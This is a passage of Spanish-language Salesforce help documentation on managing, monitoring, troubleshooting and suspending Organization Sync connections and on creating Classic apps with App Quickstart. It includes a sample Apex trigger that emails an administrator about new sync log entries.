3. Seleccione la conexión de Organization Sync en la lista Conexiones disponibles.
4. Haga clic en la flecha **Agregar** para mover la conexión a la lista Conexiones seleccionadas.
5. Opcionalmente, seleccione registros relacionados que desea reenviar.

   Nota: Cuando reenvía un caso a la organización secundaria, no visualiza la opción para reenviar sus miembros del equipo de caso de usuario, elementos de noticias en tiempo real, comentarios de noticias en tiempo real o equipo de caso predefinido porque esos elementos se reenvían automáticamente con el caso. Los miembros del equipo de caso de contacto no son compatibles.

6. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Organization Sync está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver el estado de colaboración externa de un registro:
- "Leer" en el registro

Para gestionar la conexión de Organization Sync:
- "Gestionar conexiones"

## No publicar objetos y campos

Para detener la sincronización de un objeto o un campo, puede cancelar su publicación desde sus organizaciones en Organization Sync. Tenga en cuenta cualquier relación de búsqueda asociada con los objetos o los campos que publica.

Cuando cancela la publicación de un **objeto** en Organization Sync, se desconecta cualquier registro sincronizado de ese tipo de objeto entre las dos organizaciones. Por ejemplo, si no publica el objeto Cuenta y luego modifica un registro de cuenta sincronizado en la organización principal, esa modificación no se realiza en la organización secundaria porque las cuentas ya no están sincronizadas.

Cuando no publica el **campo** de un objeto en Organization Sync, los registros sincronizados de ese tipo de objeto ya no sincronizarán ese campo. Por ejemplo, si no publica el campo `Importe` desde el objeto Oportunidad, los registros de oportunidad sincronizados permanecerán sincronizados, pero cualquier modificación realizada en el campo `Importe` de un registro de oportunidad no se realizará en la otra organización. Si se crea un registro de oportunidad después de no publicar el campo `Importe`, se seguirá reenviando automáticamente a la organización secundaria, pero no mostrará el campo `Importe` en la organización secundaria.

1. Para no publicar un objeto:

EDICIONES

Disponible en: Salesforce Classic

Organization Sync está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar objetos publicados:
- "Gestionar conexiones"

a. Inicie sesión en la organización principal.
b. Navegue a la ficha Conexiones.
c. En la columna Nombre de conexión, haga clic en la conexión de Organization Sync.
d. En la sección Objetos publicados, haga clic en **Publicar/No publicar**.
e. Anule la selección del objeto que no desea publicar.
f. Haga clic en **Guardar**.
g. Si se ha implementado una sincronización bidireccional, complete los pasos anteriores en la organización secundaria.

2. Para no publicar un campo:
   a. Inicie sesión en la organización principal.
   b. Navegue a la ficha Conexiones.
   c. En la columna Nombre de conexión, haga clic en la conexión de Organization Sync.
   d. En la sección Objetos publicados, haga clic en **Modificar** junto al nombre del objeto cuyo campo no desea publicar.
   e. Anule la selección del campo que no desea publicar.
   f. Haga clic en **Guardar**.
   g. Si se ha implementado una sincronización bidireccional, complete los pasos anteriores en la organización secundaria.

## Gestión de Organization Sync

Manténgase informado del estado de su entorno de Organization Sync.

EDICIONES

Disponible en: Salesforce Classic

Organization Sync está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Supervisar el entorno de Organization Sync

La página de detalles de conexión incluye información importante que le mantiene al día del estado de su conexión de Organization Sync.

### Acciones en la cola de registros de Organization Sync

Cuando se está enviando la actualización de un registro entre la organización principal y secundaria, verá el registro en la cola de registros de Organization Sync en la página de detalle de su conexión. La columna `Acción` en la cola indica la acción de replicación que está teniendo lugar para un registro.

### Seguimiento de fallos de sincronización con un desencadenador de registros de Organization Sync

Escriba desencadenadores de Apex para el registro de Organization Sync para permanecer informado acerca del progreso de la sincronización y realizar un seguimiento de los fallos.

### Creación de informes en el registro de Organization Sync

Como administrador de sincronización de organización, puede crear tipos de informe personalizados para el registro de Organization Sync para permanecer informado acerca de fallos en la sincronización.

### Diagnosis de problemas de sincronización

Los usuarios de Organization Sync podrían encontrar problemas al trabajar entre la organización principal y la organización secundaria. Para precisar la causa y resolver el problema, siga los pasos para solucionar problemas.

### Suspender su conexión de Organization Sync

Si está sufriendo fallos de sincronización repetidos o necesita realizar cambios significativos en su organización, puede suspender la conexión entre sus organizaciones principal y secundaria. Las actualizaciones realizadas mientras la conexión está suspendida no se sincronizan hasta que reanuda la conexión.

## Supervisar el entorno de Organization Sync

EDICIONES

Disponible en: Salesforce Classic

Organization Sync está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

La página de detalles de conexión incluye información importante que le mantiene al día del estado de su conexión de Organization Sync.

Cuando se está enviando la actualización de un registro entre las organizaciones, la actualización aparece en la cola de registros de Organization Sync en la página de detalle de su conexión de Organization Sync hasta que la recibe la organización vinculada. La cola muestra acciones de sincronización salientes, de modo que si una actualización está en curso de envío a la organización secundaria, aparecerá en la cola de la organización principal.

Si falla la sincronización de una actualización, el sistema la reintenta. La columna `Fecha de siguiente reintento` en la cola muestra el momento en el que el sistema lo intentará de nuevo. Después de varios intentos, se registra la actualización en el registro de Organization Sync y ya no aparece en la cola. El registro muestra una entrada cuando se reintenta una actualización por primera vez, y otra cuando la actualización falla o es correcta en el reintento final. (La sincronización de usuario y la sincronización de metadatos no pasan por el proceso de reintento; si fallan, aparecerán inmediatamente en el registro de Organization Sync.)

La sección Registro de Organization Sync en la página de detalles de la conexión muestra las entradas de registro más recientes y un vínculo al registro completo que se encuentra en la ficha Registro de Organization Sync en Salesforce. Cada entrada de registro enumera el registro afectado, el tipo de actualización, la hora a la que se registró, el estado y un código de error (para errores). El campo `Estado` muestra `Reintentando` cuando falla la sincronización de una actualización en el primer intento, y `Error` o `Resuelto` cuando se ha reintentado varias veces.

Consejo:

- Si no ve el estado del evento, agregue el campo `Estado` al formato de página del registro de Organization Sync.
- Haga clic en el número de evento para ver los detalles del evento y una descripción del error (para errores).

Los fallos de replicación son a menudo causados por relaciones de búsqueda no resueltas. Si se soluciona el problema, se volverá a agregar el registro a la cola de registros la próxima vez que se actualiza. La columna `Acción` de la cola puede ofrecer perspectivas sobre qué operaciones están fallando.

## Acciones en la cola de registros de Organization Sync

EDICIONES

Disponible en: Salesforce Classic

Organization Sync está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Cuando se está enviando la actualización de un registro entre la organización principal y secundaria, verá el registro en la cola de registros de Organization Sync en la página de detalle de su conexión. La columna `Acción` en la cola indica la acción de replicación que está teniendo lugar para un registro.

Los registros en la cola indicarán una de las siguientes acciones.

| Acción | Definición |
|---|---|
| `Sincronización masiva` | Los registros creados o actualizados tras la fecha de sincronización masiva especificada se copian en la organización vinculada. |
| `Usuarios de sincronización masiva` | Los registros de usuario se está copiando en la organización vinculada. |
| `Se ha reanudado la administración de la conexión` | Un usuario reanudó la conexión de Organization Sync. |

| Acción | Definición |
| --- | --- |
| Se ha suspendido la administración de la conexión | Un usuario suspendió la conexión de Organization Sync. Las actualizaciones se agregan a la cola de registros de Organization Sync y se procesan cuando un usuario reanuda la conexión. |
| Desactivación de conexión | Se desactivó la conexión de Organization Sync. |
| Se ha reanudado la conexión | La conexión de Organization Sync se reanudó automáticamente porque ambas organizaciones están ahora disponibles. |
| Se ha suspendido la conexión | La conexión de Organization Sync se suspendió automáticamente porque una de las organizaciones vinculadas no está disponible. Las actualizaciones se agregan a la cola de registros de Organization Sync y se procesan cuando se reanuda la conexión. |
| Actualización de conexión | Se actualizó el propietario de la conexión de Organization Sync y esa actualización se está enviando ahora a la organización vinculada. |
| Eliminación de asignación de campos | Un campo era no publicado y ahora está siendo no publicado en la organización vinculada. |
| Actualización del nombre de asignación del campo | Se ha actualizado el nombre del campo y esa actualización se está enviando ahora a la organización vinculada. |
| Actualización de asignación del campo | Se ha actualizado la definición del campo para este registro y esa actualización se está enviando ahora a la organización vinculada. |
| Inserción genérica | El registro se está copiando en la organización vinculada. |
| Actualización genérica | Se actualizó el registro y se está enviando ahora la actualización a la organización vinculada. |
| Correo electrónico de actualización de asignación | Se ha actualizado la asignación de un tipo, campo o valor y el administrador de Salesforce está siendo notificado ahora. |
| Id. de socio que falta | Falta el Id. de entidad de socio para el registro y se está encontrando (no se necesita ninguna acción). |
| Eliminación de replicación | Se ha eliminado el registro y se está eliminando ahora en la organización vinculada. |
| Anular eliminación de replicación | Se ha anulado la eliminación del registro y se está anulando su eliminación ahora en la organización vinculada. |
| Eliminación de asignación de tipo | Se ha eliminado una asignación de tipo (como una definición de objeto personalizado) y se está eliminando ahora en la organización vinculada. |
| Actualización del nombre de asignación de tipo | Se ha actualizado el nombre de asignación de tipo y esa actualización se está enviando ahora a la organización vinculada. |
| Subsocio del conjunto de asignación de tipo | Se ha realizado una suscripción al objeto publicado y se está enviando ahora esa actualización a la organización vinculada. |

| Acción | Definición |
| --- | --- |
| `Actualización de asignación de tipo` | Se ha actualizado la asignación de tipo y esa actualización se está enviando ahora a la organización vinculada. |
| `Alteración de usuario` | Un usuario se está copiando en la organización vinculada. |
| `Eliminación de asignación de valor` | Se ha eliminado las asignación de valor de una lista de selección y se está eliminando ahora en la organización vinculada. |

## Seguimiento de fallos de sincronización con un desencadenador de registros de Organization Sync

Escriba desencadenadores de Apex para el registro de Organization Sync para permanecer informado acerca del progreso de la sincronización y realizar un seguimiento de los fallos.

Aquí se indican algunas formas en que podría utilizar desencadenadores para el registro de Organization Sync:

- Redacte un desencadenador que envíe correos electrónicos al administrador si han aparecido más de 10 nuevas entradas en el registro las últimas 24 horas.
- Si aparece una entrada en el registro para una cuenta, desencadene una regla de flujo de trabajo que marca la cuenta con la marca "Necesita revisión".

Para crear desencadenadores para el registro de Organization Sync, desde Configuración, introduzca *`Registro de Organization Sync`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Desencadenadores**.

EDICIONES

Disponible en: Salesforce Classic

Organization Sync está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

Ejemplo: El siguiente desencadenador envía correos electrónicos al administrador cuando aparece una nueva entrada en el registro. Sustituya el texto en **negrita** por su dirección de correo electrónico.

```
trigger NotifyOrgSyncEntry on PartnerNetWorkSyncLog (after insert) {
    Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
    mail.setToAddresses(new String[] {'test@salesforce.com'});
    mail.setReplyTo('test@salesforce.com');
    mail.setSubject('New Org Sync Log Entry');
    mail.setPlainTextBody('There is a new entry in the Org Sync Log.');
    mail.setUseSignature(false);
    Messaging.sendEmail(new Messaging.SingleEmailMessage[]{mail});
}
```

## Creación de informes en el registro de Organization Sync

Como administrador de sincronización de organización, puede crear tipos de informe personalizados para el registro de Organization Sync para permanecer informado acerca de fallos en la sincronización.

Cuando crea un tipo de informe personalizado, el objeto Registro de Organization Sync puede servir como el objeto principal o como el objeto secundario en cualquier objeto compatible con Organization Sync (por ejemplo, Cuentas o Contactos). Aquí tiene algunas formas en las que puede utilizar la creación de informes para supervisar el estado de su entorno de Organization Sync:

- Crear un informes personalizado en el objeto Registro de Org Sync que muestra todas las entradas del registro desde un intervalo de fechas concreto.
- Crear un informe personalizado en el objeto Caso que muestra todas las entradas del registro para registros relacionados con un caso en el último mes.

EDICIONES

Disponible en: Salesforce Classic

Organization Sync está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Crear un panel con informes que muestran:
  - El número de entradas de registro en las últimas 24 horas
  - El número de entradas de registro por tipo de campo

Nota: Como el registro muestra eventos de sincronización salientes, el mismo informe mostrará diferentes resultados dependiendo de la organización en la que está trabajando.

Ejemplo: Roberto, un administrador de Salesforce, desea crear un tipo de informe personalizado que muestra todas las entradas del registro para registros relacionados con una cuenta en la última semana:

- Ha creado un tipo de informe personalizado llamado Entradas de cuentas de registro de Organization Sync y lo ha guardado en la carpeta Otros informes.
- Ha establecido Cuentas como el objeto de nivel superior en el tipo de informe y Registro de Organization Sync como el objeto secundario, utilizando la relación **Cada registro "A" debe tener como mínimo un registro "B" relacionado**.
- En Campos disponibles para informes, ha seleccionado campos para agregar al tipo de informe.
- Ha creado un informe utilizando su nuevo tipo de informe personalizado y ha seleccionado **Semana pasada** como el intervalo.

## Diagnosis de problemas de sincronización

Los usuarios de Organization Sync podrían encontrar problemas al trabajar entre la organización principal y la organización secundaria. Para precisar la causa y resolver el problema, siga los pasos para solucionar problemas.

EDICIONES

Disponible en: Salesforce Classic

Organization Sync está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Si falta un registro sincronizado en la organización vinculada...

| Posible motivo | Qué hacer |
| --- | --- |
| El registro está en el proceso y se está copiando en la organización vinculada. | En la organización donde se ha creado el registro, consulte la cola de registros de Organization Sync en la página Detalles de conexión. Si el registro está indicado en la cola, se está copiando en la organización vinculada.<br>El registro desaparece de la cola cuando se copia correctamente o falla la copia. Si falla la copia, se agrega al registro de Organization Sync. Consulte el registro para obtener más detalles. |
| No se ha publicado ni se ha suscrito al tipo de objeto del registro. | 1. Publicar y suscribirse al objeto.<br>2. Realice una sincronización masiva para copiar los registros de ese tipo de objeto en la organización vinculada. |
| El registro principal del registro no se copió en la organización vinculada. | 1. Confirme que se ha publicado y se ha suscrito al tipo de objeto del registro principal.<br>2. Reenvíe manualmente el registro principal a la organización vinculada a través de la |

| Posible motivo | Qué hacer |
| --- | --- |
| | lista relacionada Colaboración externa en la página de detalle del registro.<br>Una vez reenviado el registro principal, los registros solo secundarios como comentarios de caso se reenvían automáticamente, pero otros registros secundarios (como contactos) se deben reenviar manualmente. |
| Los metadatos del objeto del registro no coinciden entre la organización principal y la organización secundaria. Por ejemplo, un tipo de registro o campo falta en una organización. | Actualice los metadatos de las organizaciones para comparar. |
| El registro no se modificó ni creó después de la fecha de corte que seleccionó cuando realizó una sincronización masiva. | La sincronización masiva solo copió los registros que se crearon o modificaron tras la fecha que seleccionó cuando realizó una sincronización masiva. La fecha de corte más temprana que puede seleccionar es de un año antes de la fecha actual. Si es necesario, puede reenviar el registro principal manualmente a la organización vinculada a través de la lista relacionada Colaboración externa. |

Si la organización secundaria no está disponible...

| Posible motivo | Qué hacer |
| --- | --- |
| Cuando la organización secundaria está en proceso de mantenimiento, se pausan todas las actualizaciones de registro que se están enviando desde la organización principal y la cola de registros de Organization Sync podría acumular un gran número de elementos. | Espere a que finalice el mantenimiento. Una vez que la organización secundaria esté disponible de nuevo, la organización principal reanudará el envío de actualizaciones de registro. |

Si un nuevo usuario no se copia en la organización vinculada...

| Posible motivo | Qué hacer |
| --- | --- |
| Se ha asignado un nuevo perfil al usuario y el perfil no se ha creado en la organización vinculada. | El Registro de Organization Sync indicará el usuario como una replicación errónea. Para agregar el usuario a la organización vinculada, debe agregar primero el perfil asignado al usuario:<br>**1.** Cree el perfil en la organización vinculada, asegurándose de que tiene el mismo nombre en ambas organizaciones.<br>**2.** En la organización donde se ha creado el usuario, navegue al registro de usuario. En el registro de usuario, seleccione **Modificar** y haga clic en **Guardar** para desencadenar su replicación. |
| El usuario no dispone de una licencia de usuario estándar de Salesforce. | Solo los usuarios con licencias de usuario estándar de Salesforce se sincronizan. |

## Suspender su conexión de Organization Sync

Si está sufriendo fallos de sincronización repetidos o necesita realizar cambios significativos en su organización, puede suspender la conexión entre sus organizaciones principal y secundaria. Las actualizaciones realizadas mientras la conexión está suspendida no se sincronizan hasta que reanuda la conexión.

EDICIONES

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para suspender y reanudar la conexión de Organization Sync:
- "Gestionar conexiones"

Para suspender la conexión entre sus organizaciones:

1. Navegue hasta su página de detalle de la conexión de Organization Sync.
2. En la parte superior de la página, haga clic en **Suspender**.
3. Haga clic en **Aceptar**.
4. Si está empleando la sincronización bidireccional y desea suspender las actualizaciones en ambas direcciones (se recomienda), complete los pasos anteriores también en la organización vinculada. La suspensión de una conexión en una única dirección puede llevar a errores de sincronización.

Para reanudar la conexión entre sus organizaciones:

1. Navegue hasta su página de detalle de la conexión de Organization Sync.
2. En la parte superior de la página, haga clic en **Reanudar**.
3. Si suspende las actualizaciones en ambas direcciones, complete los pasos anteriores también en la organización vinculada.

Cuando se reanuda la conexión, Salesforce envía actualizaciones en la cola a la organización vinculada. El tiempo necesario para procesar todas las actualizaciones en cola varía dependiendo de lo llena que esté la cola.

**Importante:** A medida que la cola se llena, se tardará más tiempo para que las organizaciones vuelvan a estar sincronizadas. Para reducir al mínimo los problemas de sincronización, reanude la conexión tan rápido como sea posible.

### Antes de suspender su conexión de Organization Sync

Si es necesario, puede suspender la conexión de Organization Sync entre sus organizaciones principal y secundaria de Salesforce. Antes de suspender la conexión, dedique unos momentos a conocer cómo funciona el proceso.

EDICIONES

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**¿Cuándo debo suspender la conexión?**

A continuación se explican algunas razones por las que podría desear suspender la conexión:

- Está sufriendo un gran número de fallos de sincronización, y necesita diagnosticar y corregir el problema.
- Necesita realizar cambios significativos en una o ambas organizaciones que evitarán que los datos se sincronicen correctamente.

**¿Cómo afecta la suspensión de la conexión a los usuarios?**

Para la mayoría de los usuarios, nada cambia cuando se suspende la conexión. Los usuarios con el permiso "Gestionar conexiones" notarán algunos cambios en la página de detalle de la conexión de Organization Sync:

- Aparecerá un botón **Reanudar** en lugar del botón **Suspender**.
- El registro Historial de conexión muestra un suceso `Se ha suspendido la administración de la conexión` reciente.
- El campo `Propietario de la conexión` y las opciones para sincronizar los metadatos, los usuarios y los campos de auditoría son actualizables, pero las actualizaciones no se envían a la organización vinculada hasta que se reanuda la conexión.
- Dependiendo del tiempo que la conexión haya estado suspendida, la cola puede contener más actualizaciones de lo habitual.
- Las listas relacionadas Objetos publicados y Objetos suscritos están ocultas.

Además, el Propietario de la conexión y el usuario que suspendió la conexión reciben un mensaje de correo electrónico dos veces al día que proporciona el número de eventos en la cola.

**¿Qué ocurre cuando se suspende la conexión?**

Todas las actualizaciones realizadas mientras la conexión está suspendida se agregan a la Cola de registros de Organization Sync. Las actualizaciones en cola no se envían a la organización vinculada hasta que se reanuda la conexión.

**Importante:** A medida que la cola se llena, se tardará más tiempo para que las organizaciones vuelvan a estar sincronizadas. Para reducir al mínimo los problemas de sincronización, reanude la conexión tan rápido como sea posible.

# Creación de aplicaciones

## ¿Qué es una aplicación de Salesforce?

Una "aplicación" es un grupo de elementos que funcionan como una unidad para proporcionar la funcionalidad de la aplicación. Existen dos tipos de aplicaciones de Salesforce: Aplicaciones Classic y aplicaciones Lightning. Las aplicaciones Classic se crean y se gestionan en Salesforce Classic. Las aplicaciones Lightning se crean y se gestionan en Lightning Experience. Puede personalizar ambos tipos de aplicación para ajustarse al modo de trabajo de sus usuarios.

Las aplicaciones Classic son un conjunto de fichas estándar y personalizadas, incluyendo:

- La mayoría de los objetos estándar, incluyendo Inicio, las noticias en tiempo real principales de Chatter, Grupos y Personas
- Los objetos personalizados de su organización
- Fichas de Visualforce
- Fichas de componentes Lightning
- Aplicaciones de lienzo a través de fichas de Visualforce
- Fichas Web

Las aplicaciones Lightning son un conjunto de elementos que incluyen todo de la lista de aplicaciones Classic, más fichas de Página Lightning y utilidades como Lightning Voice. En aplicaciones Lightning, puede personalizar el logotipo de la aplicación y mejorar su marca personalizando el color de la barra de navegación.

También puede actualizar aplicaciones Classic a aplicaciones Lightning en Lightning Experience, pero las dos versiones de la aplicación deberán ser gestionadas por separado en sus propios entornos.

Salesforce proporciona aplicaciones estándar como Ventas y Centro de llamadas.

También puede crear sus propias aplicaciones On-Demand agrupando elementos en nuevas aplicaciones personalizadas. Una aplicación personalizada se compone de una etiqueta, una descripción y una lista ordenada de elementos, que incluye a menudo fichas. También puede agregar logotipos personalizados y marcas a sus aplicaciones personalizadas.

En Salesforce Classic, las aplicaciones personalizadas se indican en el menú de aplicaciones de Force.com, que es una lista desplegable que se muestra en la parte superior de todas las páginas.

EDICIONES


Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**


PERMISOS DE USUARIO

Para ver aplicaciones:
- "Ver parámetros y configuración"

Para gestionar aplicaciones:
- "Personalizar aplicación"




En Lightning Experience, puede encontrar sus aplicaciones personalizadas disponibles en el Iniciador de aplicaciones ( ).




Cuando elige una aplicación, su pantalla cambia para reflejar los contenidos de esa aplicación. Por ejemplo, si cambia de una aplicación que contiene Oportunidades a otra aplicación que no, el elemento Oportunidades desaparece. Además, la aplicación puede mostrar una ficha de *inicio predeterminada* diferente cuando se selecciona.

Las aplicaciones se asocian a perfiles. Éstos controlan las fichas que están visibles u ocultas, así como las aplicaciones de las que puede disponer.

CONSULTE TAMBIÉN

- Crear aplicaciones personalizadas para Salesforce Classic
- Volver a ordenar aplicaciones
- Consideraciones sobre aplicaciones de Salesforce

## Crear aplicaciones en Salesforce Classic con el Inicio rápido de la aplicación

El inicio rápido de la aplicación es una forma rápida de crear una aplicación Classic básica en un único paso.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear aplicaciones:

- "Personalizar aplicación"

  Y

  "Gestionar conjuntos de permisos y perfiles"

1. Desde Configuración, introduzca *Aplicaciones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Aplicaciones** y luego haga clic en **Inicio rápido**. Además, desde la página de inicio de Force.com, haga clic en **Añadir aplicación** en **Información general** o **Inicio rápido de la aplicación** en **Vínculos rápidos**.
2. Introduzca la información necesaria para su aplicación.

| Nombre del campo | Descripción |
|---|---|
| Etiqueta de la aplicación | El nombre de la aplicación aparecerá en el menú de aplicaciones de Force.com. La etiqueta puede tener un máximo de 40 caracteres, incluyendo espacios. |
| Etiqueta plural | Nombre en plural del objeto. Este nombre aparecerá en la ficha. |
| Etiqueta singular | Nombre utilizado para hacer referencia al objeto en todas las páginas de interfaz de usuario. |
| Género | Si procede en el idioma predeterminado de la organización, especifique el género de la etiqueta. Este campo aparece en si el idioma predeterminado de la organización utiliza el género. |
| Empieza con un sonido de vocal | Si procede en el idioma predeterminado de la organización, active esta opción si la etiqueta debe ir precedida por "un" en vez de "una". |

3. Haga clic en **Crear**.
4. En la página **Se les ha definido a todos**, haga clic en **aquí** para añadir nuevos campos a su aplicación.
5. Para ver su aplicación del modo que se mostrará a los usuarios, haga clic en **Ir a Mi aplicación**.

Inicio rápido de la aplicación:

- Genera una etiqueta de aplicación y un nombre de API (un nombre exclusivo que se utiliza para hacer referencia al objeto cuando se utiliza la API de Force.com).
- Genera una etiqueta de objeto y un nombre de API.
- Genera una etiqueta de ficha y asocia la ficha con el objeto.
- Activa el seguimiento de noticias en tiempo real para el objeto. El seguimiento de las noticias en tiempo real permite que los usuarios realicen el seguimiento de los registros de ese tipo de objetos y vean actualizaciones de las noticias en tiempo real de Chatter.
- Activa el acceso a la aplicación y la ficha en su perfil de usuario. Cualquier usuario con el permiso "Modificar todos los datos" también puede acceder al objeto.
- Crea un conjunto de permisos que otorga acceso al nuevo objeto personalizado.
- Asigna el conjunto de permisos al usuario que crea la aplicación.

Nota: Si está en una aplicación personalizada, solo las fichas incluidas en la aplicación aparecen e incluyen el botón Crear.

Una vez haya creado una aplicación, podrá ampliarla con más componentes, especificar la configuración de acceso y agregar usuarios a su organización.

CONSULTE TAMBIÉN

Inicio rápido de la aplicación: Siguientes pasos para la creación y gestión de aplicaciones en Salesforce Classic

Consideraciones sobre aplicaciones de Salesforce

# Inicio rápido de la aplicación: Siguientes pasos para la creación y gestión de aplicaciones en Salesforce Classic

Después de que haya creado una aplicación de trabajo básica con el inicio rápido de la aplicación en Salesforce Classic, amplíe la aplicación con más objetos y campos, definir su configuración de acceso y añadir usuarios con los que compartir su aplicación.

1. Amplíe su aplicación con los componentes básicos utilizados en las aplicaciones.
   - Cree objetos, que son tablas de base de datos personalizadas que permiten almacenar información específica de su aplicación.
   - Cree fichas que estén asociadas con los objetos que ha creado.
   - Para cada objeto, cree campos para almacenar la información importante para su organización.
   - Cree reglas de validación, que verifican que los datos que introducen los usuarios reúnen los estándares que usted especifique antes de que ellos guarden un registro.

   Para crear accesos directos rápidos a estas herramientas, utilice el menú de acceso rápido de Force.com, que está disponible desde las páginas de visualización de listas de objetos y las páginas de detalles de registros.
2. Crear perfiles de usuario o conjuntos de permisos. Se trata de conjuntos de parámetros y permisos que determinan las acciones que pueden realizar los usuarios en una aplicación.
3. Especifique los tipos de acceso a la aplicación que tendrán los usuarios.
   a. Haga que su aplicación esté visible mediante perfiles o conjuntos de permisos.
   b. Haga que las fichas de objetos estén visibles.
   c. Defina los permisos de objetos para los objetos que ha creado.
4. Agregue usuarios a su organización. Al añadir usuarios, asegúrese de asignarles los perfiles o conjuntos de permisos adecuados que ha creado con el fin de que puedan acceder a su aplicación.

## EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para crear objetos, fichas, campos y reglas de validación:
- "Personalizar aplicación"

Para crear usuarios:
- "Gestionar usuarios internos"

Para crear conjuntos de permisos y perfiles:
- "Gestionar conjuntos de permisos y perfiles"

## CONSULTE TAMBIÉN

Crear aplicaciones en Salesforce Classic con el Inicio rápido de la aplicación

Consideraciones sobre aplicaciones de Salesforce

# Crear aplicaciones personalizadas para Salesforce Classic

Cree aplicaciones personalizadas para proporcionar a sus usuarios de Salesforce Classic el acceso a todo lo que necesitan en una sola ubicación.

Si todavía no está familiarizado con las aplicaciones personalizadas, le recomendamos utilizar el inicio rápido de Force.com para crear una aplicación. Con esta herramienta, puede generar una aplicación de trabajo básica en un único paso.

Si ya creó los objetos, fichas y campos que necesita para su aplicación, siga estos pasos. Con esta opción, crea una etiqueta y logotipo de aplicación, agrega elementos a la aplicación y asigna la aplicación a perfiles.

1. En Configuración, introduzca *Aplicaciones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Aplicaciones**.
2. Haga clic en **Nuevo**.
3. Si la consola de Salesforce está disponible, seleccione si desea definir una aplicación personalizada o una consola de Salesforce.
4. Asigne un nombre y una descripción a la aplicación.

   El nombre de una aplicación puede tener un máximo de 40 caracteres, incluyendo espacios.
5. Opcionalmente, asigne una marca a su aplicación otorgándole un logotipo personalizado.
6. Seleccione qué elementos incluir en la aplicación.
